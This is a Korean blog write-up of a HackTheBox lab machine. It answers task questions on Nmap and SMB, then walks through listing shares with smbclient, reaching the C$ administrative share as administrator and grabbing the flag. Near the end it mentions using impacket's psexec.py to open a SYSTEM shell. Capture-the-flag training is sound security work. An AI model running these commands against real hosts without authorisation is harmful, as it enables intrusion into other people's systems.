Task
- Which Nmap switch can we use to enumerate machines when our ping ICMP packets are blocked by the Windows firewall?
- -Pn
- What does the 3-letter acronym SMB stand for?
- Server Message Block
- What port does SMB use to operate at?
- 445
- What command line argument do you give to smbclient to list available shares?
- -L
- What character at the end of a share name indicates it's an administrative share?
- $
Write Up
nmap으로 포트 스캐닝을 먼저 해보겠다.
task를 참고하여 -Pn 옵션을 사용해보았다.
- -Pn : 방화벽이 핑을 무시해도 강제로 포트를 두드려보며 응답을 확인한다.


445 port의 smb를 보면 좋을 것 같다.
`smbclient -L 10.129.6.78 -U administrator`
smbclient //10.129.6.78/C$ -U administrator
smbclient \\10.129.6.78\\C$ -U administrator
C$ 에 접근하여 Administrator 사용자를 살펴보겠다.

ls와 cd, dir을 명령어를 이용하여 flag 파일을 찾아가보자.

`\Users\Administrator\Desktop\flag.txt`를 확인했고 이를 get 명령어로 가져오면 flag를 획득할 수 있다.
참고로 `python3 /usr/share/doc/python3-impacket/examples/psexec.py administrator@10.129.6.78` 명령어를 이용하여 시스템 권한의 셸을 따는 것도 가능하다!
'HackTheBox' 카테고리의 다른 글
| [Tier1] Pennyworth (Jenkins) (0) | 2026.04.04 |
|---|---|
| [Tier1] Bike (SSTI) (0) | 2026.04.04 |
| [Tier1] Funnel (tunneling, postgresql) (0) | 2026.04.04 |
| [Tier1] Ignition (Most common passwords) (0) | 2026.04.04 |
| [Tier1] Three (wfuzz, s3, php web shell) (0) | 2026.04.04 |